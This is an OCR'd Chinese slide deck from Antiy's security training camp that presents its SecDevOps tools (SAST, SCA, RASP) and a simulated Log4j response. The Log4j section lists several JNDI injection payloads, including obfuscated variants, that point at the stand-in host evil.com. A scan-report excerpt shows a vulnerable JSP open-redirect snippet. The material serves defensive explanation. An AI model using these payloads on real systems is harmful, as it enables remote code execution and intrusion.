网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

基于安全开发响应Log4j

安天 | 产品应急响应中心（AntiySRC）


CONTENTS

目 录

01 内部SecDevOps实践分享

通过构建安全工具链对SecDevOps框架的实践尝试

SecDevOps构建工具链内部实践




其他尚未开发完成的工具：
基于灰盒的应用交互式测试工具 IAST

02 源码安全扫描套件 AntiySCS

将应用静态安全检测AntiySAST、软件组成分析AntiySCA二者集成至DevOps流水线

源码安全扫描套件其一：应用静态安全检测 AntiySAST

- **SAST含义**
  - 基于白盒的静态应用安全测试工具SAST(Static Application Security Test)
- **可检出的安全风险类型**
  - SQL注入、XSS、CSRF、硬编码密码、LDAP注入、错误的配置、服务端伪造、Xpath注入、文件包含漏洞、XML实体注入、命令注入、代码注入、信息泄露、反序列化漏洞、逻辑错误、废弃函数、不安全的函数、不安全的加密方式等。
- **支持语言**
  - Java
  - Python
- **主要检测技术**
  - 正则匹配、AST语法分析、静态污点分析



AntiySAST在某实际项目中的扫描报告截图

风险描述

污点源

	位置	行号	代码块
1	<securibench.micro.basic.Basic24: void doGet(javax.servlet.http.HttpServletRequest…	38	$r1 = interfaceinvoke r0.<javax.servlet.http.HttpServletRequest: java.lang.String get…

摘要

文件将未验证的数据传递给HTTP重定向函数。如果允许未验证的输入控制重定向机制所使用的 URL，可能会有利于攻击者发动钓鱼攻击。
如果允许未验证的输入控制重定向机制所使用的 URL，可能会有利于攻击者发动钓鱼攻击。

详情

通过重定向，Web
应用程序能够引导用户访问同一应用程序内的不同网页或访问外部站点。应用程序利用重定向来帮助进行站点导航，有时还跟踪用户退出站点的方式。当 Web 应用程序将客户端重定向到攻击者可以控制的任意 URL
时，就会发生 Open redirect 漏洞：

攻击者可以利用 Open redirect 漏洞诱骗用户访问某个可信赖站点的 URL，并将他们重定向到恶意站点。攻击者通过对 URL 进行编码，使最终用户很难注意到重定向的恶意目标，即使将这一目标作为 URL
参数传递给可信赖的站点时也会发生这种情况。因此，Open redirect 常被作为钓鱼手段的一种而滥用，攻击者通过这种方式来获取最终用户的敏感数据。


例 1：以下 JSP 代码会在用户打开链接时，指示用户浏览器打开从 `dest` 请求参数中解析的 URL。

```
<%
    ...
    String strDest = request.getParameter("dest");
    pageContext.forward(strDest);
    ...
%>
```

源码安全扫描套件其二：软件组成分析 AntiySCA

- **AntiySCA**（Antiy Software Composition Analysis）
- 一种是针对源码工程或者二进制可执行文件的成分分析工具。
- **主要能力**
- 识别代码库中的开源软件，及其对应的历史漏洞信息。
- 提供修复建议。
- 在开发阶段及时阻断不安全的组件，从而防止来自供应链的污染。

软件组成分析 SaaS版本架构图



源码安全扫描套件2：软件组成分析 AntiySCA


- **支持语言**
  - C/C++、Java、Golang、JavaScript、Node、Python、PHP、Ruby、Rust
- **特性优势**
  - 能识别出不安全的间接依赖
  - 能识别出二进制可执行文件、安卓应用程序、IOT固件中的不安全组件

源码安全扫描套件 AntiySCS

- 集成了AntiySCA和AntiySAST，能够旁路接入现有的CI/CD流水线，降低了部署成本。

- 集成能力 -> “无感知”安全
- 工具自动化 -> 持续安全（CS）
- 监控与分析 -> 安全开发运营
- 联动：邮件、JIRA

源码安全扫描套件 AntiySCS 全局视图



- **筛选维度**
  - 时间范围
  - 项目名称
- 风险分布图
- 风险趋势图
- TOP10


03 应用威胁自免疫 AntiyRASP

传统流量安全设备与运行时自我保护技术配合起来
相得益彰

应用威胁自免疫 AntiyRASP

- RASP是什么技术
  - RASP全称运行时自我保护技术（Runtime application self-protection）。
  - RASP通过挂钩（HOOK）技术将防御能力内嵌至应用本身，将安全校验遍布整个请求的业务响应流程中，保证各关键功能函数执行前（如：反序列化前、文件操作前）不被恶意参数污染。

- 支持语言
  - JAVA
  - 开发中：Python、PHP、Golang



WAF与RASP配合起来相得益彰

互补性分析	应用威胁自免疫（AntiyRASP）	以WAF为代表的流量检测安全设备
检测范围	只有触发了业务系统中的漏洞，应用自身即将出现异常行为前，才会进行记录或拦截。无法记录攻击尝试的行为，但单条告警价值更高。	告警丰富，在信息收集、攻击尝试阶段，就可以发现攻击者。
变形绕过/加密请求	对于恶意变形Payload或者加密请求，在经过功能函数前，会还原或解密为格式化的攻击Payload，AntiyRASP会在此处进行识别与拦截。	需要在误报与检出率间取得一个平衡，难以兼得。加密请求识别需要定制化。
性能要求	对应用会造成一定的性能消耗	不影响应用自身性能。
告警信息	告警中包含完整的用户输入 、请求信息、漏洞信息、格式化的恶意Payload、瞬时堆栈信息。	包含请求信息和响应信息，因成本考虑可能存在截断情况。但可进行多请求的关联分析。

04 响应Log4j 漏洞

模拟遭遇Log4j 漏洞后，通过上述工具进行响应实践。

Apache Log4j 漏洞

- 影响程度
  - 整个IT/互联网行业：包括苹果、百度、特斯拉在内的各大公司均受到了不同程度的影响。
- 影响原因
  - 利用简单
  - 使用广泛：大部分网络基础设施均有依靠Log4j，包含Spring、Elasticsearch，Struts2等
- 攻击载荷及变形举例
  - **${jndi:ldap://evil.com/poc}**
  - ${jndi:ldap://evil.com/ poc}
  - ${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://evil.com/poc}
  - ${${lower:jNd}i:${upper:lda}p://evil.com/poc}

针对Log4j漏洞披露前，工具链如何保障应用不受侵害

应用威胁自免疫
AntiyRASP

- “调用栈检测算法” → 收集当前程序的实时调用堆栈，禁止由JNDI、Fastjson等特殊框架触发；
- “危险命令拦截算法” → 对执行的命令内容进行检测，截拦具有危险的、恶意的命令。
- “命令注入检测算法” → 禁止执行的命令内容由请求中的用户参数传入
- “命令执行全拦截” → 开启后，记录或拦截应用程序所有的命令执行

WAF、NDR类产品如：探海 → 依靠威胁情报库，可拦截DNSlog探测，及时封禁攻击者IP地址。

Log4j漏洞披露后，工具链持续响应

- 应用威胁自免疫 (AntiyRASP) 新增检测算法
  - “JNDI协议检测算法”，开启后，将不限制于命令执行的操作，在应用即将使用JNDI协议进行请求时，默认进行拦截。
  - “DNS查询检测算法”，开启后，可记录应用发起的所有的DNS查询，对常见的DNSlog域名进行匹配拦截。

- 应用静态安全检测（AntiySAST）添加了新的污点传播规则，帮助开发者尝试发现代码中是否存在于类似的漏洞。

Log4j漏洞披露后，工具链持续响应

- 软件组成分析（AntiySCA ）增加Log4j RCE漏洞信息（CVE-2021-44228）
  - 影响面确认： 通过自动化的SCA扫描，确认公司是否受到影响，以及那些资产受影响。
  - 风险同步：邮件通知到对应的资产责任人，将漏洞可能造成的影响、官方的解决方案或缓解措施给到资产责任人。
  - 持续跟踪：在SecDevOps流水线中，持续同步漏洞的最新进展。

通过AntiySCA，可以发现由间接依赖所导致的供应链威胁

安天SecDevOps工具链

工具名称	主要功能	执行阶段	解决的问题
应用威胁自免疫（AntiyRASP）	为应用提供运行时行为防御	运行时（检测、响应阶段）	0day漏洞防御、兜底
软件组成分析（AntiySCA）	分析业务中开源组件的风险漏洞	代码提交后（验证阶段）	解决项目中1-day、Nday漏洞
应用静态安全检测（AntiySAST）	基于静态污点扫描的白盒扫描工具	开发中、代码提交后（创建、验证阶段）	解决项目自身安全隐患
源码安全扫描套件（AntiySCS）	将安全工具链集成至SecDevOps流程中	代码提交后（创建、验证、预发布阶段）	降低集成成本、提供监控与分析、持续安全

SaaS化版本

- 用户可以通过垂直响应平台网站获取试用下面两个产品的SaaS版本。
- SecDevOps工具链，希望能得到更多宝贵的用户反馈与建议，共同进步。

谢谢大家

安天冬训营 wtc.antiy.cn